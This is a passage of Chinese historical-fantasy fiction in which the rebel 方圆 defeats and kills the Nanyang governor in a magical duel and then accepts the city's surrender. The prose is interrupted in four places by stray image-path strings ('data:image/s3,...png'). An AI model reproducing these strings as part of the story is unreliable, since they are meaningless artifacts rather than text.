方圆一骑当千,策马杀入乱军丛中,手中长枪盘旋飞舞,银光闪烁。逢敌便挺枪直搠,枪尖到处,人仰马翻,势不可挡。
正纵马冲突之际,忽见一人持斧钺自半空跃下。方圆急催坐骑躲闪,怎奈来得太过突兀,避让不及。斧钺猛砸在地,尘土迸起,罡风四下激荡;无数木藤破土横生,卷向战马,登时将坐骑掀翻。方圆反应极快,凌空一个后翻,稳稳点落地面,回身看向来者。
太守身披重铠,肩扛斧钺,横眉立目厉声喝道:“你这乱臣贼子!贪求无厌,搅乱四海,今日便将你就地诛除!”
方圆道:“何谓乱臣?何谓贪求?世道纷乱,我只求苍生安生,又有何过错!今日我起兵为民请命,与我为敌,便是置黎民于水火!”说罢,扎稳下盘,臂膀运力,长枪猛地脱手疾射而出。
枪锋之上骤起熊熊烈焰,裹绕枪杆,恍若炎龙怒啸,长虹贯日。太守侧身急避,那长枪去势不止,竟将身后一列兵卒接连洞穿。她旋过身来,怒目看向方圆,厉声喝道:“一派强词,执迷不悟!”言毕,抡动斧钺,当头猛劈而来。
方圆当即唤出爪刃,左臂横架格挡,右爪径直捣向太守中腹。太守一斧刚落,不及回防,竟被爪刃扫中。爪刃裹挟炽热炎煞,精钢战甲如软泥一般碎裂开来,太守腹间受创,灼出一片焦黑伤痕,皮肉焦糊之气霎时漫布周遭。
二人你来我往,斧钺挥处青藤丛生,爪刃落时烈焰奔腾。木灵缠缚锁身形,炎煞席卷焚枝蔓,兵刃相交不绝,术法对冲轰鸣,直斗得难解难分,有词为证:
斧钺横空萦青芒,
爪刃碎甲奏铿锵。
繁根虬枝横沙场,
炎罡焚尽清木障。
烽火起,硝烟荡。
风卷焦雾烬漫飏。
方枘圆凿安得当?
断旌寥落问苍茫!
太守武艺修为本不及方圆,方才初战便已身受重创,加之木灵遭炎煞克制,缠斗片刻,渐渐力怯露了败相。方圆觑得一处空隙,扬爪疾挑,当即将她手中斧钺掀飞落地。
太守见兵刃脱手,不退反进,挥拳直扑面门。方圆侧身一闪避过来拳,紧跟着一记头槌撞去,正中太守肩头,将她重重掀翻在地。
方圆收了左爪刃,快步欺身上前,伸手扼住她脖颈,厉声喝道:“速速传令退兵归降,如若不然,休怪我痛下杀手!”
太守虽受制于人,面上全无惧色,反倒纵声大笑:“反贼何其可笑!胜负不过一时,我一生秉志勇而无畏,岂能就此付之一炬!殉身沙场,本就是我的造化!哈哈哈哈!”
方圆眸光微动,面上掠过一丝动容,转瞬神色归于沉定,朗声道:“好!有骨气!太守风骨,方圆敬重!我便遂你的心意,赐你痛快了断!”话音甫落,她遽尔抬起右手,乍然向下剜去。
炽烈炎芒一闪而逝,掌间火气散去。方圆轻轻松手,缓缓直起身躯,抬眼望向城头尚在鏖战的守军。提气高声呼喝,声响冲破漫天杀伐喧嚣,传遍四野:“南阳太守已然授首!汝等主将已亡,顽抗无益!放下兵刃者,一概免死,保全性命;执意死战,绝不宽赦!”
此言一出,四下厮杀之声稍稍一滞。城头守军闻得主将殒命,人人惶然,手中兵刃不觉慢了几分。大半兵卒斗志崩散,慌乱无措;有心死战之人,兀自咬牙挥戈。
未过多久,城头便有人抛下旌旗,大呼归降。接连几处守卒纷纷弃了刀枪,自垛口将兵器抛下。
方圆见此情景,高声传令麾下将士:“止戈!勿伤降卒!”
三军听得号令,缓缓收住攻势,列阵严守,不再向前强攻。
未几,城门大开。方圆遣亲卫先行入城,把守四门,安抚市井百姓,查封官衙府库,严令麾下不得劫掠扰民。随后她与顾风鹏会合,一同商议安置官吏、整顿郡县诸事,按下不表。
城内尚有少许死忠之人负隅顽抗,不多时便尽数被擒,皆尽处置。
南阳一城,自此攻破。